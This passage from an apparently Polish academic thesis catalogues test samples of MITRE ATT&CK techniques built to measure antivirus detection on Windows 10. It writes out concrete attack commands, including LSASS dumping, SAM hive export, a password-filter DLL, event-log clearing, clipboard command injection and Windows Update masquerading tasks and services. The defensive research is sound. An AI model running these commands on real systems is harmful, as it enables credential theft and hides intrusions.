- ***Celny atak*** – Wiele próbek będzie wiedziało, czego, jak i gdzie szukać w systemie. Wynika to z faktu, że badam wykrywalność konkretnej techniki, a niestety istnieją takie, które wymagają najpierw przeprowadzenia innych technik, na przykład zwiadu lub odkrycia plików. Dodanie tego elementu zakłóciłoby wyniki. Na przykład, przy technice "Compromise Host Software Binary", aby wykonać atak bez wsparcia, musiałbym najpierw przeskanować cały system plików, wybrać pliki reprezentujące tylko programy, a następnie dodać element logiki wyboru, który program podmienić. Wprowadza to zbyt wiele chaosu do eksperymentu.

- **Ukryty program** – Zaledwie tylko kilka próbek uruchamia się w widocznym oknie z powodu problemów z programowaniem, bo takie okno łatwiej się debuguje. Natomiast cała reszta jest uruchamiana jako ukryty program tak, iż użytkownik nic nie zauważy, nawet migającego okna konsoli na ułamek sekundy. Chcę w ten sposób zasymulować proces działania złośliwego pliku, który również działa w sposób nie widoczny dla zwykłego użytkownika.

- ***Przejęcie pliku to przejęcie jego zawartości*** – Dotyczy to zaledwie kilku próbek, jednak uważam, że należy omówić ten problem. Na przykład, część z nich miała za zadanie

wyciągnąć dane, takie jak emaile z plików programów. Niestety, pomimo tego, że wiem, że takie dane się tam znajdują, ich wydobycie jest utrudnione raz przez wymóg użycia silnika bazy danych, a raz przez specjalne szyfrowanie. Skopiowanie całego pliku oznacza więc, że kopiuję wszystkie w nim zawarte dane, czyli mam do nich dostęp. Stąd też, pomimo tego, że nie uzyskałem do nich dostępu bezpośrednio, wiem, że próbka została wykonana z sukcesem. Istnieje ryzyko, że próba z użyciem silnika bazodanowego mogłaby się nie powieść i wzbudzić podejrzenia antywirusów, lecz atakujący mogą eksfiltrować cały plik i wydobyć interesujące ich dane u siebie.

- ***Odrzucone techniki*** – Liczba technik z każdej taktyki, które odrzuciłem z takich powodów:
  - nie dotyczą zwykłego użytkownika jak na przykład Active Directory i Azure
  - dotyczą innych systemów operacyjnych jak MacOS, Linux itd.
  - dotyczą przestarzałych i nie używanych w WIN10 narzędzi
  - w ogóle nie mają styczności z systemem ofiary, a więc antywirus nie ma czego wykryć.

Łącznie – 225
Collection – 6
Credential Access – 21
Defense Evasion – 49
Discovery – 15
Execution – 12
Impact – 1
Initial Access – 2
Lateral Movement – 2
Persistence – 35
Privilege Escalation – 34
Reconnaissance – 11
Resource Development – 37

- ***Odrzucone techniki: Inne powody*** - Liczba technik z każdej taktyki, które odrzuciłem z poniższych powodów:
  - brak dostępu do Internetu podczas testów
  - brak odpowiedniego sprzętu/architektury
  - brak wymaganej specjalistycznej wiedzy/Umiejętności, jak np. własny bootkit

Łącznie – 22
Credential Access – 4
Defense Evasion – 4
Exfiltration – 6
Impact – 5
Persistence – 2
Resource Development – 1

- ***Techniki Bliskie ukończenia*** - Techniki, które byłe bliskie realizacji, jednak z powodów czasowych nie mogłem ich już wdrożyć do wyników:

Persistence - T1547.012 - Print Processors
Privilege Escalation - T1546.009 - AppCert DLLs

Privilege Escalation - T1547.012 - Print Processors
Reconnaissance - T1589.001 – Credentials

- ***Niezrealizowane*** - Liczba technik z każdej taktyki, które nie zostały zrealizowane:

Łącznie – 269
Collection – 12
Command and Control – 30
Credential Access – 24
Defense Evasion – 65
Execution – 19
Exfiltration – 3
Impact – 2
Initial Access – 16
Lateral Movement – 18
Persistence – 30
Privilege Escalation – 34
Reconnaissance – 16

4.2. Opis próbek

Zanim przejdę do przedstawienia przygotowanych próbek muszę wyjaśnić pojęcia jakie pojawią się w tym spisie na jednym przykładzie:

Taktyka:	***Collection***	*Numer:*	***T1005***	***Wymagany Admin?***	☐
Nazwa:	***Data from Local System***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Po uruchomieniu program tworzy 3 rzeczy:

1.1. Katalog „Test”, utworzony przez polecenie xcopy, które szuka plików zawierających w nazwie „raport” w dokumentach i zapisuje je do tego katalogu.

1.2. Katalog „TestAPI”, utworzony przez API FindFirstFileA, FindNextFileA i CopyFileA, które szukają plików zawierających w nazwie „Plan” w dokumentach i zapisują je do tego katalogu.

1.3. Plik findstr.txt, utworzony przez findstr, który szuka plików zawierających w sobie „@” w dokumentach i zapisuje pasujące linie do tego pliku.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka – Jest to nazwa taktyki, której dotyczy próbka

Nazwa – Jest to nazwa techniki lub podtechniki, której dotyczy próbka

Numer – Jest to kod techniki lub podtechniki z bazy Mitre Attack, której dotyczy próbka

Wykonanie – Sposób realizacji techniki lub podtechniki, której dotyczy próbka

Wymagany Admin? – Czy do realizacji próbki są wymagane uprawnienia administratora.

☐ - ***Nie***

☒ - ***Tak***

☐ ☒ - ***Częściowo tak*** – Próbka składa się wtedy z kilku niezależnych funkcji, realizujących to samo i można ją wykonać bez uprawnień administratora, ale mniej efektywnie, lub z uprawnieniami administratora i przy tym efektywniej.

Monitorować? – Jest to moje rozważanie dotyczące tego, czy zachowanie próbki powinno być monitorowane przez oprogramowanie antywirusowe. Weźmy na przykład automatyczną archiwizację dokumentów. Antywirusy powinny być w stanie monitorować takie zachowanie i w razie odstępstw od normy, na przykład archiwizacji wszystkich danych, odpowiednio reagować. Starannie podchodziłem do tej kwestii, analizując, czy inne programy mogą wykorzystywać takie zachowanie w celu poprawnego funkcjonowania. Przyjęte opcje to:

☐ - ***Nie*** – Oznacza to, że funkcjonalność próbki jest powszechnie występująca w różnych aplikacjach i nie niesie ryzyka złośliwego wykorzystania. Przykładem może być odkrywanie czasu systemowego (System Time Discovery).

☒ - ***Tak*** – W przypadku zaznaczenia tej opcji, istnieje potencjalne ryzyko złośliwego wykorzystania danej funkcjonalności. W przypadku, gdy nie oznaczono „podejrzane", oznacza to, że funkcjonalność ta jest często wykorzystywana przez inne programy.

Podejrzane? – To moja ocena czy działania wykonywane przez próbkę są podejrzane czy też nie. Za podejrzane uznaję działania, które nie są typowe dla zwykłych aplikacji użytkowników końcowych. Natomiast w przypadku działań realizowanych przez programy specjalistyczne jak i bezpośrednio administracyjne narzędzia, każde takie zachowanie jest podejrzane. W tej kategorii uwzględniam również wszelkie destrukcyjne operacje, które mogą zagrażać integralności i bezpieczeństwu danych. Dodatkowo, podejrzane działania obejmują wszelkie próby wprowadzenia użytkownika w błąd lub modyfikacji podstawowych funkcji systemu operacyjnego. Przyjęte opcje to:

☐ - **Nie** – Oznacza, że funkcjonalność próbki nie jest z definicji podejrzana.

☒ - **Tak** – Oznacza, że funkcjonalność próbki jest z definicji podejrzana i antywirusy powinny albo podnieść alarm, albo monitorować każdy ruch takiego programu do momentu rozwiania wszelkich wątpliwości.

Rozwiązania – Dotyczy sposobu, w jaki podejście do realizacji głównych funkcjonalności zostało zaimplementowane w głównym pliku wykonywalnym. Jako przykład posłuży funkcjonalność „Kopiowanie pliku".

API <liczba> – Funkcjonalność programu jest realizowana poprzez wykorzystanie interfejsu API, zazwyczaj dostarczanego przez system operacyjny.

Przykład: CopyFile(plik1, plik2)

Programowe <liczba> **–** Funkcjonalność programu jest realizowana poprzez własne rozwiązania programistyczne, które nie korzystają z API ani z zewnętrznych programów.

Przykład: plik2 << plik1.rdbuf()

Zewnętrzne <liczba> **–** Funkcjonalność programu jest realizowana poprzez wykorzystanie zewnętrznych programów, zazwyczaj za pomocą funkcji systemowych, takich jak system(), WinExec() lub CreateProcess().

Przykład*:* system(„copy /Y plik1 plik2”)

Należy zaznaczyć, że wybór pomiędzy tymi sposobami nie determinuje wykonywania techniki w inny sposób. Prawie wszystkie techniki można wykonać zewnętrznie i jest to najłatwiejsza technika, lecz przez to bardzo łatwo ją wykryć i zablokować. API jest programowo trudniejsza i wymaga specjalistycznej wiedzy co powinno zaowocować niższą wykrywalnością. Programowo wykonane techniki, jeśli pominiemy kopiowanie pliku przedstawioną wyżej metodą, jest bardzo trudno wdrożyć, lecz kiedy się to uda, szansa na wykrycie jest bardzo niska, gdyż wymaga zrozumienia całego procesu i tego co się w nim dzieje, aby być pewnym co do jego blokady.

4.3. Próbki

Oto lista wszystkich przeze mnie przygotowanych próbek:

Taktyka: ***Collection*** *Numer:* ***T1005*** ***Wymagany Admin?*** ☐
Nazwa: ***Data from Local System*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☐

Po uruchomieniu program tworzy 3 rzeczy:

1.1. Katalog „Test", utworzony przez polecenie xcopy, które szuka plików zawierających w nazwie „raport" w dokumentach i zapisuje je do tego katalogu.

1.2. Katalog „TestAPI", utworzony przez API FindFirstFileA, FindNextFileA i CopyFileA, które szukają plików zawierających w nazwie „Plan" w dokumentach i zapisują je do tego katalogu.

1.3. Plik findstr.txt, utworzony przez findstr, który szuka plików zawierających w sobie „@" w dokumentach i zapisuje pasujące linie do tego pliku.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka: ***Collection*** *Numer:* ***T1025*** ***Wymagany Admin?*** ☐
Nazwa: ***Data from Removable Media*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☐

Program po uruchomieniu kopiuje pierwszy lepszy plik z wymiennych nośników w tym stacji CD.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Collection*** *Numer:* ***T1039*** ***Wymagany Admin?*** ☐
Nazwa: ***Data from Network Shared Drive*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☐

Po uruchomieniu program kopiuje pierwszy lepszy plik z dysku Z:\.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Collection*** *Numer:* ***T1056.001.01*** ***Wymagany Admin?*** ☐
Nazwa: ***Keylogging*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu pojawia się plik log.txt, w którym są wszystkie naciśnięcia klawiatury.

EveryButton - działa sprawdzając jaki klawisz jest wciśnięty aktualnie i zapisuje go (inaczej niż Keylogging)

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka: ***Collection*** *Numer:* ***T1056.001.02*** ***Wymagany Admin?*** ☐
Nazwa: ***Keylogging*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu pojawia się plik log.txt, w którym są wszystkie naciśnięcia klawiatury.

Keylogging - Wykorzystuje API Windowsa do przechwytywania klawiszy (inaczej niż EveryButton)

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka:	***Collection***	*Numer:*	***T1074.001***	***Wymagany Admin?***	☐
Nazwa:	***Local Data Staging***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Jest to bardzo ogólna technika, właściwie to jest sposób realizacji. Ponieważ opis jest bardzo ogólny i dotyczy innych technik, wziąłem tę technikę dosłownie, czyli jako skopiowanie konkretnych plików z dokumentów do określonego folderu w miejscu uruchomienia programu.

1.1. Po uruchomieniu program tworzy katalog „Test", do którego kopiuje plik „WażneDaneTabelaryczne.xlsx" z dokumentów za pomocą polecenia copy.

1.2. Po uruchomieniu program tworzy katalog „Test", do którego kopiuje plik „WażneDaneTabelaryczne.xlsx" z dokumentów za pomocą programu (nie API ani polecenia).

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 1

Taktyka:	***Collection***	*Numer:*	***T1113***	***Wymagany Admin?***	☐
Nazwa:	***Screen Capture***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Po uruchomieniu pojawiają się pliki graficzne co 5 sekund (nadpisywane po 5 zdjęciach), w których są zrzuty ekranów.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka:	***Collection***	*Numer:*	***T1115***	***Wymagany Admin?***	☐
Nazwa:	***Clipboard Data***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program wykonuje dwa zadania:

1.1 Zapisuje zawartość schowka do pliku Get-Clipboard.txt.

1.2 Wstawia pomiędzy tekst w schowku polecenie "cmd.exe /c whoami", dzięki czemu po wklejeniu schowka do PowerShell zostanie wykonana ta komenda. W wierszu poleceń (cmd) to nie zadziała.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Collection***	*Numer:*	***T1119***	***Wymagany Admin?***	☐
Nazwa:	***Automated Collection***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Jest to bardzo ogólna technika, właściwie to jest sposób realizacji. Z racji, że opis jest bardzo ogólny i dotyczy innych technik to wziąłem tę technikę bardzo dosłownie, czyli automatyczną realizację poprzez harmonogram zadań. Nie byłem w stanie inaczej zrealizować tej techniki, ponieważ wszystkie inne techniki realizuję za pomocą programu, czyli automatycznie.

1. Po uruchomieniu program tworzy zaplanowane zadanie wykonywane co minutę, które tworzy na pulpicie katalog "Test", zawierający tylko pliki z dokumentów, których nazwa zawiera wyłącznie słowo "Projekt".

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Collection***	*Numer:*	***T1125***	***Wymagany Admin?***	☐
Nazwa:	***Video Capture***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Uwaga: Początkowo miało to dotyczyć przechwytywania obrazu z kamery. Jednak z powodu problemów z uruchomieniem kamery oraz faktu, że w przykładowych zastosowaniach techniki wykorzystywane jest przechwytywanie ekranu, postanowiłem zrealizować tę technikę jako przechwytywanie ekranu.

Wymagane biblioteki: opencv_java490.dll, opencv_videoio_ffmpeg490_64.dll, opencv_world490.dll

1. Po uruchomieniu, aż do zamknięcia okna konsoli, program nieprzerwanie nagrywa obraz ekranu, zapisując go do pliku wideo. Dodatkowo tworzone jest zdjęcie przedstawiające ostatnią wykonaną klatkę wideo.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka: ***Collection*** *Numer:* ***T1560.001*** ***Wymagany Admin?*** ☐

Nazwa: ***Archive via Utility*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☐

Po uruchomieniu program tworzy 2 pliki:

7zH123.zip wynik polecenia 7z.exe a -p"123" 7zH123.zip C:\Users\User\Documents
tar.zip wynik polecenia tar -cf tar.zip C:\Users\User\Documents

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka: ***Collection*** *Numer:* ***T1560.002*** ***Wymagany Admin?*** ☐

Nazwa: ***Archive via Library*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☐

Po uruchomieniu, program tworzy, za pomocą biblioteki zlib, archiwum o nazwie "skompresowane_dane.rera", które zawiera wszystkie pliki z folderu "Dokumenty". W kodzie znajduje się również zakomentowany dekompresor jako dowód na to, że możliwe jest rozszyfrowanie. Jednakże, aby to zrobić, należy najpierw utworzyć katalog o nazwie "Directory" w miejscu, gdzie znajduje się program.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Collection*** *Numer:* ***T1560.003*** ***Wymagany Admin?*** ☐

Nazwa: ***Archive via Custom Method*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☐

Po uruchomieniu, program tworzy plik o nazwie "nazwa_archiwum.txt", który zawiera wynik funkcji archiwizującej i szyfrującej cały katalog "C:\Users\User\Documents".

Program zawiera również funkcję deszyfrującą jako dowód na to, że pliki są szyfrowane (domyślnie zakomentowaną).

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Command and Control*** *Numer:* ***T1092*** ***Wymagany Admin?*** ☐

Nazwa: ***Communication Through Removable Media*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu, program przeszukuje napędy CD-ROM i urządzenia USB w poszukiwaniu pliku "test.txt", a następnie wykonuje zawarte w nim polecenia.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Command and Control*** *Numer:* ***T1205.001*** ***Wymagany Admin?*** ☐

Nazwa: ***Port Knocking*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Ze względu na korzystanie przez program z API npcap, a skopiowanie samych bibliotek npcap do ofiary nie spowodowało poprawnego działania programu, może być konieczne wykonanie dodatkowych czynności lub dodanie dodatkowego kodu, co mogło być bardzo czasochłonne do zrealizowania. W związku z tym na ofiarach zainstalowano Wiresharka z npcap z API, co miało na celu symulację poprawnego zaprogramowania tej części złośliwego pliku.

Należy na pulpit wrzucić plik "123.exe".

Po uruchomieniu, program będzie nasłuchiwał na porcie ruchu sieciowego.

Jeśli system otrzyma 5 razy jakikolwiek pakiet TCP na porcie 2344 lub 1234, program "123.exe" zostanie wykonany, tworząc plik "wykonano.txt" na pulpicie.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Credential Access*** *Numer:* ***T1003.001*** ***Wymagany Admin?*** ☒

Nazwa: ***LSASS Memory*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Wymagany program procdump64.exe pulpicie

Program po uruchomieniu tworzy dwa pliki, będące zrzutami procesu lsass:

lsass.dmp - uzyskane za pomocą biblioteki comsvcs.dll i run32.exe
lsassPROC.dmp - uzyskane za pomocą procdumpa

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka: ***Credential Access*** *Numer:* ***T1003.002*** ***Wymagany Admin?*** ☒

Nazwa: ***Security Account Manager*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu tworzy dwa pliki:

SYSTEM.reg wynik reg save HKLM\SAM SAM.reg
SAM.reg wynik reg save HKLM\system SYSTEM.reg

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka: ***Credential Access*** *Numer:* ***T1056.001.01*** ***Wymagany Admin?*** ☐

Nazwa: ***Keylogging*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu pojawia się plik log.txt w którym są wszystkie naciśnięcia klawiatury. Wystarczy wejść w dowolny formularz i wpisać hasło.

EveryButton - działa sprawdzając jaki klawisz jest wciśnięty aktualnie i zapisuje go (inaczej niż Keylogging)

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka: ***Credential Access*** *Numer:* ***T1056.001.02*** ***Wymagany Admin?*** ☐

Nazwa: ***Keylogging*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu pojawia się plik log.txt w którym są wszystkie naciśnięcia klawiatury. Wystarczy wejść w dowolny formularz i wpisać hasło.

Keylogging - Wykorzystuje API Windowsa do przechwytywania klawiszy (inaczej niż EveryButton)

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka: ***Credential Access*** *Numer:* ***T1552.001*** ***Wymagany Admin?*** ☐

Nazwa: ***Credentials In Files*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu przeszukuje pliki .txt w dokumentach, pod kątem występowania w nich fraz: "hasło", "pass", "@". Jeśli tak to do wynik.txt zapisywane są dwie poprzedzające linie, tą znalezioną oraz dwie kolejne.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Credential Access***	*Numer:*	***T1552.002***	***Wymagany Admin?***	☐
Nazwa:	***Credentials in Registry***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu będzie przeszukiwał rejestr HKLM w poszukiwaniu takich fraz jak: "hasło", "pass" i "@". Następnie zwróci ścieżkę klucza, nazwę, typ i zawartość wartości, w przypadku znalezienia szukanej frazy.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka:	***Credential Access***	*Numer:*	***T1552.004***	***Wymagany Admin?***	☐
Nazwa:	***Private Keys***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu tworzy plik WYNIKI.txt zawierający w sobie wynik polecenie "cmd /c dir /s /b /A:-D C:*.key C:*.pgp C:*.gpg C:*.ppk C:*.p12 C:*.pem C:*.pfx C:*.cer C:*.p7b C:*.asc", które przeszukuje system w poszukiwaniu plików mogących być prywatnymi kluczami.

Następnie program bierze pierwsze 10 wyników z pliku i kopiuje te pliki do lokalizacji programu.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 1

Taktyka:	***Credential Access***	*Numer:*	***T1556.002***	***Wymagany Admin?***	☒
Nazwa:	***Password Filter DLL***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

1. Wrzucić do system32 PasswordFilterDLL.dll
2. Stworzyć plik na pulpicie o nazwie statusa.txt i zapisać do niego "1".
3. Zmienić wartość: "Notification Packages" REG_MULTI_SZ w HKLM\SYSTEM\CurrentControlSet\Control\Lsa na:

Scecli
PasswordFilterDLL

4. Zresetować komputer i po uruchomieniu zmienić zawartość statusa.txt z "0" na "1", następnie za pomocą net user <user> <hasło> lub w inny sposób zmienić hasło użytkownikowi. Po tym w statusa.txt pojawi się nazwa użytkownika i hasło.

szablon dll stąd:
https://www.ired.team/offensive-security/credential-access-and-credential-dumping/t1174-password-filter-dll

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1006***	***Wymagany Admin?***	☒
Nazwa:	***Direct Volume Access***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany zewnętrzny program fdump. Następnie skopiować na pulpit: fdump.exe, DirectVolumeAccess.exe oraz na pulpicie musi się znajdować plik Chronione.txt, którego ACL dla administratora zezwala tylko na odczyt atrybutów nic więcej, cała reszta ACL to może być DENY.

Po uruchomieniu DirectVolumeAccess.exe z uprawnieniami administratora, na pulpicie powstanie plik Chronione_nie.txt będąca kopią 1 do 1 Chronione.txt ale bez ACL blokujących dostęp. Program po prostu sięga bezpośrednio do pliku na dysku, a nie poprzez SO i ACL.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1036.002***	***Wymagany Admin?***	☐
Nazwa:	***Right-to-Left Override***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program to w rzeczywistości: zegarki Rol.pdf.exe ale widnieje jako zegarki Rolexe.pdf i w rzeczywistości to calc.exe z zmienioną nazwą.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Defense Evasion***	*Numer:*	***T1036.003***	***Wymagany Admin?***	☐
Nazwa:	***Rename System Utilities***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

1. Skopiować na pulpit Test.pdf (jest to cmd.exe ze zmienioną nazwą na Test.pdf)

2. Po uruchomieniu program wykonuje: C:\Users\User\Desktop\Test.pdf /c whoami > C:\Users\User\Desktop\test.txt, co w efekcie utworzy test.txt zawierający wynik polecenia whoami.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1036.004***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Masquerade Task or Service***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy:

1. Program dodaje zadanie podszywające się pod windowsupdate wykonujące whoami:

schtasks /create /tn "WindowsUpdateTaskMachineCore" /tr "cmd.exe /c whoami > C:\Users\User\Desktop\Test.txt" /SC minute /mo 1 /F

2. Jest tworzony specjalny serwis svchosta podszywający się pod WindowsUpdateChecker, ładujący i wykonujący bibliotekę WindowsUpdateChecker.dll (Wymagane uprawnienia administratora):

Wrzucić na pulpit WindowsUpdateChecker.dll
Program wykonuje te czynności:

sc.exe create WindowsUpdateChecker binpath= "C:\Windows\system32\svchost.exe -k MicrosoftWindows"
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WindowsUpdateChecker\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d "C:\Users\User\Desktop\WindowsUpdateChecker.dll" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "MicrosoftWindows" /t REG_MULTI_SZ /d "WindowsUpdateChecker" /f"
sc.exe start WindowsUpdateChecker

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Defense Evasion***	*Numer:*	***T1036.005***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Match Legitimate Name or Location***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Uprawnienia administratora wymagane do programów 3-6 oraz dowolny inny złośliwy program, który chcemy ukryć, nazwany jako runcalc.exe na pulpicie.

Program w każdym poniższym przypadku kopiuje plik runcalc (który uruchamia u mnie kalkulator) do i jako:

1. Pulpit\svchost.exe	Podszycie się pod nazwę oficjalnego program
2. Pulpit\rundll32.exe	Podszycie się pod nazwę oficjalnego program
3. System32\cmd32.exe	Skopiowano do "bezpiecznej" lokalizacji i podszycie się pod nazwę oficjalnego program
4. System32\rundll64.exe	Skopiowano do "bezpiecznej" lokalizacji i podszycie się pod nazwę oficjalnego program
5. System32\WebToolUpdate.exe	Skopiowano do "bezpiecznej" lokalizacji
6. System32\ThrashBinRemover.exe	Skopiowano do "bezpiecznej" lokalizacji

Program następnie uruchamia te programy.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 6

Taktyka:	***Defense Evasion***	*Numer:*	***T1036.007***	***Wymagany Admin?***	☐
Nazwa:	***Double File Extension***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany dowolny inny złośliwy program, który chcemy ukryć, nazwany jako runcalc.exe na pulpicie.

Program w każdym poniższym przypadku kopiuje plik runcalc (który uruchamia u mnie kalkulator) i zmienia ich rozszerzenia na podwójne na pulpicie:

1. Notatki.txt.exe
2. Raport.pdf.bat
3. Dokument.docx.scr
4. Zdjecie.jpg.cmd

Program następnie uruchamia te programy.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 4

Taktyka: ***Defense Evasion*** *Numer:* ***T1070.001*** ***Wymagany Admin?*** ☒
Nazwa: ***Clear Windows Event Logs*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program robi dwie rzeczy:

1. Usuwa logi poprzez wevtutil: cmd.exe /c wevtutil cl security

2. Usuwa logi "System" poprzez funkcje w kodzie wykorzystującą API Windowsa "ClearEventLog"

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Defense Evasion*** *Numer:* ***T1070.003*** ***Wymagany Admin?*** ☐
Nazwa: ***Clear Command History*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu podmienia każdy znak w C:\Users\User\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt na "i" włącznie z znakiem nowej linii czy spacjami.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Defense Evasion*** *Numer:* ***T1070.004*** ***Wymagany Admin?*** ☐
Nazwa: ***File Deletion*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program robi dwie rzeczy:

1. Usuwa plik w dokumentach: C:\Users\User\Documents\Raport o stanie projektu.docx

2. Program usuwa sam siebie po 5 sekundach: cmd.exe /C "timeout /t 5 && del "C:\Users\User\Desktop\FileDeletion.exe"

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Defense Evasion*** *Numer:* ***T1070.005*** ***Wymagany Admin?*** ☒
Nazwa: ***Network Share Connection Removal*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program usuwa podłączony dysk sieciowy Z:\.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Defense Evasion***	*Numer:*	***T1070.006***	***Wymagany Admin?***	☐
Nazwa:	***Timestomp***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu podmienia 3 daty samego siebie na 01.01.2000 11:11:11 dla:

LastWriteTime
CreationTime
LastAccessTime

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Defense Evasion***	*Numer:*	***T1112***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Modify Registry***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Uprawnienia administratora wymagane do programów 1-4. Program wykonuje 6 poleceń:

1. Zmienia domyślną wartość w HKEY_CLASSES_ROOT\txtfile\shell\open\command na C:\Windows\System32\calc.exe
2. Tworzy klucz z domyślną wartością w HKEY_CLASSES_ROOT\txtfile\shell\open\comtest na C:\Windows\System32\calc.exe
3. Dodaje wartość WcnNetsh w HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh na calc.
4. Tworzy klucz z domyślną wartością w HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Nettest na calc
5. Zmienia domyślną wartość w HKEY_CURRENT_USER\SOFTWARE\Microsoft\IME na calc.exe
